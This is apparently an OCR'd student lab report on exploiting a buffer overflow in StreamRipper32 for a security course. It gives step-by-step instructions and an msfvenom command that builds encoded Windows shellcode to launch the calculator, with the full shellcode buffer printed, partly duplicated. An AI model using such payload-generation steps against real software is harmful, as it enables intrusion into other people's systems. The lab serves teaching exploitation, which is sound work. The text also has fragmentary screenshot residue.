

Lab Assignment -8

Name : D.Vakuladevi
Reg.No.: 19bce7061
Slot : L39-40


Working with the memory vulnerabilities

1.) **Run the exploit script to generate the payload(exploit2.txt) file at same location as exploit2.py**






2)Copy the payload text and paste it in stream ripper32





Local Disk (C:) ▸ Users ▸ Varsha ▸ Downloads ▸ Vullln
Search Vullln
Organize
Open
Share with
Print
New folder
exploit - Notepad
File Edit Format View Help
8:22 PM




Recycle Bin
Google Chrome
StreamRipp...
StreamRipper 32
StreamRipper 32
Broadcast Parameters
URL (http://ip:port)
Current MP3
Title:
Bytes Read:
Output
Max KB To Rip
0
Destination:
Relay Port
10069
Connect To Relay
Control
Start Rip
Stop Rip
Exit
Hide To Systray
Pattern Match
Station Pattern
StreamRipper 32
Song Pattern
OK
Cancel
Note: All patten matches are "substring" matches
Use keyword "any_match" to match any station or song
Enable
Stream Name
Genre:
Refresh List
Search Text
Search
Description
Bitrate
Track Info

3)Try to crash the Vuln_Program_Stream program and exploit it after pressing ok.





4)Crash the application and exploit it by opening the command prompt.




5.) Change the default trigger from cmd.exe to calc.exe in Kali Linux.
(Use msfvenom)

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_
mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe7\xda\xdd\xd9\x77\xf4\x5a\x4a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x38\x68\x4e\x62"
buf += b"\x45\x50\x33\x30\x45\x50\x45\x30\x4b\x39\x69\x75\x70"
buf += b"\x31\x59\x50\x32\x44\x4e\x6b\x46\x30\x34\x70\x6e\x6b"
buf += b"\x36\x32\x64\x4c\x4e\x6b\x66\x32\x35\x44\x6c\x4b\x50"
buf += b"\x72\x44\x68\x66\x6f\x78\x37\x52\x6a\x71\x36\x46\x51"
buf += b"\x4b\x4f\x6e\x4c\x37\x4c\x51\x71\x71\x6c\x53\x32\x74"
buf += b"\x6c\x31\x30\x49\x51\x4a\x6f\x36\x6d\x35\x51\x68\x47"
buf += b"\x6d\x32\x68\x72\x56\x32\x31\x47\x6e\x6b\x31\x42\x74"
buf += b"\x50\x4e\x6b\x61\x5a\x57\x4c\x6e\x6b\x62\x6c\x44\x51"
buf += b"\x71\x68\x5a\x43\x53\x78\x75\x51\x7a\x71\x50\x51\x4c"
buf += b"\x4b\x30\x59\x51\x30\x57\x71\x38\x53\x6e\x6b\x57\x39"
buf += b"\x42\x38\x49\x73\x44\x7a\x53\x79\x6e\x6b\x36\x54\x4e"
buf += b"\x6b\x45\x51\x69\x46\x66\x51\x6b\x4f\x4c\x6c\x59\x51"
buf += b"\x4a\x6f\x64\x4d\x43\x31\x69\x57\x36\x58\x4d\x30\x62"
buf += b"\x55\x68\x76\x63\x33\x31\x6d\x6b\x48\x47\x4b\x31\x6d"
buf += b"\x56\x44\x53\x45\x4d\x34\x56\x38\x4e\x6b\x71\x48\x37"
buf += b"\x54\x43\x31\x6e\x33\x45\x36\x6c\x4b\x74\x4c\x50\x4b"
```

```
buf += b"\x31\x59\x50\x32\x44\x4e\x6b\x46\x30\x34\x70\x6e\x6b"
buf += b"\x36\x32\x64\x4c\x4e\x6b\x66\x32\x35\x44\x6c\x4b\x50"
buf += b"\x72\x44\x68\x66\x6f\x78\x37\x52\x6a\x71\x36\x46\x51"
buf += b"\x4b\x4f\x6e\x4c\x37\x4c\x51\x71\x71\x6c\x53\x32\x74"
buf += b"\x6c\x31\x30\x49\x51\x4a\x6f\x36\x6d\x35\x51\x68\x47"
buf += b"\x6d\x32\x68\x72\x56\x32\x31\x47\x6e\x6b\x31\x42\x74"
buf += b"\x50\x4e\x6b\x61\x5a\x57\x4c\x6e\x6b\x62\x6c\x44\x51"
buf += b"\x71\x68\x5a\x43\x53\x78\x75\x51\x7a\x71\x50\x51\x4c"
buf += b"\x4b\x30\x59\x51\x30\x57\x71\x38\x53\x6e\x6b\x57\x39"
buf += b"\x42\x38\x49\x73\x44\x7a\x53\x79\x6e\x6b\x36\x54\x4e"
buf += b"\x6b\x45\x51\x69\x46\x66\x51\x6b\x4f\x4c\x6c\x59\x51"
buf += b"\x4a\x6f\x64\x4d\x43\x31\x69\x57\x36\x58\x4d\x30\x62"
buf += b"\x55\x68\x76\x63\x33\x31\x6d\x6b\x48\x47\x4b\x31\x6d"
buf += b"\x56\x44\x53\x45\x4d\x34\x56\x38\x4e\x6b\x71\x48\x37"
buf += b"\x54\x43\x31\x6e\x33\x45\x36\x6c\x4b\x74\x4c\x50\x4b"
buf += b"\x4c\x4b\x52\x78\x55\x4c\x75\x51\x59\x43\x6c\x4b\x75"
buf += b"\x54\x4c\x4b\x67\x71\x7a\x70\x4d\x59\x70\x44\x56\x44"
buf += b"\x74\x64\x51\x4b\x43\x6b\x51\x71\x61\x49\x51\x4a\x73"
buf += b"\x61\x79\x6f\x39\x70\x33\x6f\x33\x6f\x52\x7a\x6c\x4b"
buf += b"\x62\x32\x7a\x4b\x4e\x6d\x33\x6d\x53\x5a\x45\x51\x6e"
buf += b"\x6d\x4e\x65\x4f\x42\x65\x50\x43\x30\x63\x30\x46\x30"
buf += b"\x53\x58\x50\x31\x4c\x4b\x52\x4f\x6d\x57\x6b\x4f\x6e"
buf += b"\x35\x4d\x6b\x4a\x50\x38\x35\x69\x32\x62\x76\x45\x38"
buf += b"\x79\x36\x4f\x65\x6f\x4d\x4d\x4d\x39\x6f\x79\x45\x57"
buf += b"\x4c\x55\x56\x71\x6c\x74\x4a\x4f\x70\x4b\x4b\x69\x70"
buf += b"\x30\x75\x47\x75\x4d\x6b\x67\x37\x45\x43\x53\x42\x70"
buf += b"\x6f\x53\x5a\x47\x70\x72\x73\x59\x6f\x4e\x35\x63\x53"
buf += b"\x61\x71\x42\x4c\x30\x63\x63\x30\x41\x41"

┌──(root💀kali)-[~]
└─#
```

6.) Crash the application and exploit it by opening the calculator.



